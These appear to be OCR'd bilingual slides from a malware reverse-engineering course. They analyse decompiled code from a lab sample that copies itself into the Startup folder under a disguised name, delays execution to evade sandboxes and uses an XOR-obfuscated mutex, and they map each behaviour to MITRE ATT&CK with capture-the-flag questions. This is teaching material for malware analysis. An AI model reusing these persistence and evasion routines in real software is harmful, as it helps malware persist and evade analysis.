
```
1  DWORD writeSelfToStartupFolder_1C80()
2  {
3    DWORD result; // eax
4    size_t v1; // rax
5    DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6    const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7    int user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8    CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9    CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11   result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12   exe_path_len = result;
13   if ( result )
14   {
15     result = GetUserNameA(user_name, (LPDWORD)user_name_len);
16     if ( result )
17     {
18       v1 = user_name_len[0] + exe_path_len + 100;
19       if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
20         v1 = -1i64;
21       lpNewFileName = (const CHAR *)malloc(v1);
22       sprintf_s(
23         lpNewFileName,
24         exe_path_len + user_name_len[0] + 100,
25         "C:\\Users\\%s\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdateCheck.exe",
26         user_name);
27       result = CopyFileA(exe_path, lpNewFileName, 0);
28       if ( result )
29         return SetFileAttributesA(lpNewFileName, 0x26u);// FILE_ATTRIBUTE_ARCHIVE | HIDDEN | SYSTEM
30     }
31   }
32   return result;
33 }
```

5. rename sub_140001C80
   to writeSelfToStartupFolder_1C80

Persistence — Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

- 在使用者登入時，Windows 會自動執行 Startup 資料夾底下的程式
  - `C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp`
- 其他常見持續潛伏方法
  - Registry
  - Service
  - Scheduled Task

How to Find Persistence File



Lab2: sub_140001030

分析 eductf-lab.exe 中的 function sub_140001030 在做什麼，並找出其行為所對應的 MITRE ATT&CK technique ID。

Analyze the function sub_140001030 in eductf-lab.exe, and find the MITRE ATT&CK technique ID that matchs its behavior.

Flag format: FLAG{T1234}

sub_140001030

```
int sub_140001030()
{
  HANDLE WaitableTimerW; // rax
  HANDLE hTimer; // [rsp+30h] [rbp-38h]
  SYSTEMTIME SystemTime; // [rsp+38h] [rbp-30h] BYREF
  struct _FILETIME FileTime; // [rsp+48h] [rbp-20h] BYREF
  LARGE_INTEGER DueTime; // [rsp+50h] [rbp-18h] BYREF

  SystemTime.wYear = 2023;
  SystemTime.wMonth = 11;
  SystemTime.wDay = 18;
  SystemTime.wDayOfWeek = 6;
  SystemTime.wHour = 0;
  SystemTime.wMinute = 0;
  SystemTime.wSecond = 0;
  SystemTime.wMilliseconds = 0;
  LODWORD(WaitableTimerW) = SystemTimeToFileTime(&SystemTime, &FileTime);
  if ( (_DWORD)WaitableTimerW )
  {
    DueTime = (LARGE_INTEGER)FileTime;
    WaitableTimerW = CreateWaitableTimerW(0i64, 0, 0i64);
    hTimer = WaitableTimerW;
    if ( WaitableTimerW )
    {
      LODWORD(WaitableTimerW) = SetWaitableTimer(WaitableTimerW, &DueTime, 0, 0i64, 0i64, 0);
      if ( (_DWORD)WaitableTimerW )
        LODWORD(WaitableTimerW) = WaitForSingleObject(hTimer, 0xFFFFFFFF);
    }
  }
  return (int)WaitableTimerW;
}
```

SYSTEMTIME Structure

Specifies a date and time, using individual members for the month, day, year, weekday, hour, minute, second, and millisecond. The time is either in coordinated universal time (UTC) or local time, depending on the function that is being called.

Syntax

C++ Copy

```
typedef struct _SYSTEMTIME {
  WORD wYear;
  WORD wMonth;
  WORD wDayOfWeek;
  WORD wDay;
  WORD wHour;
  WORD wMinute;
  WORD wSecond;
  WORD wMilliseconds;
} SYSTEMTIME, *PSYSTEMTIME, *LPSYSTEMTIME;
```

https://learn.microsoft.com/en-us/windows/win32/api/minwinbase/ns-minwinbase-systemtime

SetWaitableTimer

Activates the specified waitable timer. When the due time arrives, the timer is signaled and the thread that set the timer calls the optional completion routine.

Syntax

C++ Copy

```
BOOL SetWaitableTimer(
  [in]           HANDLE              hTimer,
  [in]           const LARGE_INTEGER *lpDueTime,
  [in]           LONG                lPeriod,
  [in, optional] PTIMERAPCROUTINE    pfnCompletionRoutine,
  [in, optional] LPVOID              lpArgToCompletionRoutine,
  [in]           BOOL                fResume
);
```

waitUtill20231118

```
1  int waitUtill20231118_1030()
2  {
3    HANDLE WaitableTimerW; // rax
4    HANDLE hTimer; // [rsp+30h] [rbp-38h]
5    SYSTEMTIME SystemTime; // [rsp+38h] [rbp-30h] BYREF
6    struct _FILETIME FileTime; // [rsp+48h] [rbp-20h] BYREF
7    LARGE_INTEGER DueTime; // [rsp+50h] [rbp-18h] BYREF
8
9    SystemTime.wYear = 2023;
10   SystemTime.wMonth = 11;
11   SystemTime.wDay = 18;
12   SystemTime.wDayOfWeek = 6;
13   SystemTime.wHour = 0;
14   SystemTime.wMinute = 0;
15   SystemTime.wSecond = 0;
16   SystemTime.wMilliseconds = 0;
17   LODWORD(WaitableTimerW) = SystemTimeToFileTime(&SystemTime, &FileTime);
18   if ( WaitableTimerW )
19   {
20     DueTime = FileTime;
21     WaitableTimerW = CreateWaitableTimerW(0i64, 0, 0i64);
22     hTimer = WaitableTimerW;
23     if ( WaitableTimerW )
24     {
25       LODWORD(WaitableTimerW) = SetWaitableTimer(WaitableTimerW, &DueTime, 0, 0i64, 0i64, 0);
26       if ( WaitableTimerW )
27         LODWORD(WaitableTimerW) = WaitForSingleObject(hTimer, 0xFFFFFFFF);
28     }
29   }
30   return WaitableTimerW;
31 }
```

2. rename function
to waitUtill20231118_1030

1. wait until 2023/11/18 00:00:00

Defense Evasion — Execution Guardrails, Virtualization/Sandbox Evasion

- Execution Guardrails
  - 只在環境符合特定條件時執行，針對特定對象進行攻擊
  - 常見條件：漏洞、系統語言、時間、Hostname...
- Virtualization / Sandbox Evasion
  - 偵測若處於 VM 或是自動化分析環境之中，則改變 / 隱藏惡意行為
  - 常見偵測項目：網卡、memory 大小、分析工具、延遲執行


Virtualization/Sandbox Evasion: Time Based Evasion

```
1 int __fastcall main(int argc, const
2 {
3   Sleep(1800000u);
4   writeSelfToStartupFolder_1C80();
5   waitUtill20231118_1030();
6   sub_140001120();
7   sub_140001BF0();
8   return 0;
9 }
```

select then press [h] to change hex to dec

Patch Program to Bypass Waiting Time

設定 Entry Breakpoint 後，會從程式進入點 (IDA 的 *start* function) 開始執行





```
.text:0000000140002000 start           proc near                ; DATA
.text:0000000140002000                                          ; .pdat
.text:0000000140002000                 sub     rsp, 28h
.text:0000000140002004                 call    sub_1400023E0
.text:0000000140002009                 add     rsp, 28h
.text:000000014000200D                 jmp     ?__scrt_common_main_seh
.text:000000014000200D start           endp
```

Patch Program to Bypass Waiting Time


1. *main* 位於相對 ImageBase 0x1000 處 (RVA)

```
.text:0000000140001000 ; int __fastcall main(int argc, const char **argv, con
.text:0000000140001000 main            proc near               ; CODE XREF: _
.text:0000000140001000                                         ; DATA XREF: .
.text:0000000140001000                 sub     rsp, 28h
.text:0000000140001004                 mov     ecx, 1800000    ; dwMillisecon
.text:0000000140001009                 call    cs:Sleep
.text:000000014000100F                 call    writeSelfToStartupFolder_1C80
.text:0000000140001014                 call    waitUtill20231118_1030
```

2. [Ctrl+g] 叫出跳轉位址視窗




3. 將末4位改為 0x1000，即可跳轉至 *main*




Patch Program to Bypass Waiting Time

4. 選取 `call Sleep` 那行，按 [Space] 修改 assembly



5. 填入 NOP (no operation)，並勾選 "Keep Size" 和 "Fill with NOP's"



This instruction performs no operation. It is a one-byte or multi-byte NOP that takes up space in the instruction stream but does not impact machine context, except for the EIP register.

NOP instruction,
https://www.felixcloutier.com/x86/nop

Patch Program to Bypass Waiting Time

6. 改成 NOP 便可 bypass 等待時間，waitUntil20231118 也可以用相同方式處理

```
00007FF683FA1000    48:83EC 28          sub rsp,28
00007FF683FA1004    B9 40771B00         mov ecx,1B7740
00007FF683FA1009    90                  nop
00007FF683FA100A    90                  nop
00007FF683FA100B    90                  nop
00007FF683FA100C    90                  nop
00007FF683FA100D    90                  nop
00007FF683FA100E    90                  nop
00007FF683FA100F    E8 6C0C0000         call <eductf-lab.void
00007FF683FA1014    E8 17000000         call <eductf-lab.void
```

Lab3: sub_140001120

分析 eductf-lab.exe 中的 function sub_140001120 在做什麼，並找出其所建立的 Mutex 的名稱。

Analyze the function sub_140001120 in eductf-lab.exe, and find the name of the mutex created in this function.

Flag format: FLAG{mutex_name}

sub_140001120

```
1  int sub_140001120()
2  {
3    HANDLE MutexA; // rax
4    int i; // [rsp+20h] [rbp-78h]
5    int v3[2]; // [rsp+30h] [rbp-68h]
6    CHAR Name[32]; // [rsp+38h] [rbp-60h] BYREF
7    char v5[32]; // [rsp+58h] [rbp-40h] BYREF
8
9    v3[0] = 1684234874;
10   qmemcpy(v5, &unk_140003348, 0x1Dui64);
11   for ( i = 0; i < 28; ++i )
12     Name[i] = *((_BYTE *)v3 + i % 4) ^ v5[i];
13   MutexA = CreateMutexA(0i64, 1, Name);
14   if ( MutexA )
15   {
16     LODWORD(MutexA) = GetLastError();
17     if ( (_DWORD)MutexA == 183 )
18       exit(0);
19   }
20   return (int)MutexA;
21 }
```

sub_140001120

```
1  int sub_140001120()
2  {
3    HANDLE MutexA; // rax
4    int i; // [rsp+20h] [rbp-78h]
5    int v3[2]; // [rsp+30h] [rbp-68h]
6    CHAR Name[32]; // [rsp+38h] [rbp-60h] BYREF
7    char v5[32]; // [rsp+58h] [rbp-40h] BYREF
8
9    v3[0] = 0x6463627A;
10   qmemcpy(v5, &unk_140003348, 29ui64);
11   for ( i = 0; i < 28; ++i )
12     Name[i] = *((_BYTE *)v3 + i % 4) ^ v5[i];
13   MutexA = CreateMutexA(0i64, 1, Name);
14   if ( MutexA )
15   {
16     LODWORD(MutexA) = GetLastError();
17     if ( (_DWORD)MutexA == 183 )
18       exit(0);
19   }
20   return (int)MutexA;
21 }
```

1. [h] to change int to hex
2. [h] to change hex to dec


sub_140001120

```
1  int sub_140001120()
2  {
3    HANDLE MutexA; // rax
4    int i; // [rsp+20h] [rbp-78h]
5    int v3[2]; // [rsp+30h] [rbp-68h]
6    CHAR Name[32]; // [rsp+38h] [rbp-60h] BYREF
7    char v5[32]; // [rsp+58h] [rbp-40h] BYREF
8
9    v3[0] = 0x6463627A;
10   qmemcpy(v5, &unk_140003348, 29ui64);
11   for ( i = 0; i < 28; ++i )
12     Name[i] = *((_BYTE *)v3 + i % 4) ^ v5[i];
13   MutexA = CreateMutexA(0i64, 1, Name);
14   if ( MutexA )
15   {
16     LODWORD(MutexA) = GetLastError();
17     if ( (_DWORD)MutexA == 183 )
18       exit(0);
19   }
20   return (int)MutexA;
21 }
```

wrong type (char[4] would fit better)

sub_140001120

3. select *v3* and press [y] to retype the variable



sub_140001120

```
1  int sub_140001120()
2  {
3    HANDLE MutexA; // rax
4    int i; // [rsp+20h] [rbp-78h]
5    char key[4]; // [rsp+30h] [rbp-68h]
6    char Name[32]; // [rsp+38h] [rbp-60h] BYREF
7    char xor_name[32]; // [rsp+58h] [rbp-40h] BYREF
8
9    *(_DWORD *)key = 0x6463627A;
10   qmemcpy(xor_name, &unk_140003348, 29ui64);
11   for ( i = 0; i < 28; ++i )
12     Name[i] = key[i % 4] ^ xor_name[i];
13   MutexA = CreateMutexA(0i64, 1, Name);
14   if ( MutexA )
15   {
16     LODWORD(MutexA) = GetLastError();
17     if ( (_DWORD)MutexA == 183 )
18       exit(0);
19   }
20   return (int)MutexA;
21 }
```

sub_140001120

```
1  int sub_140001120()
2  {
3    HANDLE MutexA; // rax
4    int i; // [rsp+20h] [rbp-78h]
5    char key[4]; // [rsp+30h] [rbp-68h]
6    char Name[32]; // [rsp+38h] [rbp-60h] BYREF
7    char xor_name[32]; // [rsp+58h] [rbp-40h] BYREF
8
9    *(_DWORD *)key = 0x6463627A;
10   qmemcpy(xor_name, &unk_140003348, 29ui64);
11   for ( i = 0; i < 28; ++i )
12     Name[i] = key[i % 4] ^ xor_name[i];
13   MutexA = CreateMutexA(0i64, 1, Name);
14   if ( MutexA )
15   {
16     LODWORD(MutexA) = GetLastError();
17     if ( (_DWORD)MutexA == 183 )
18       exit(0);
19   }
20   return (int)MutexA;
21 }
```

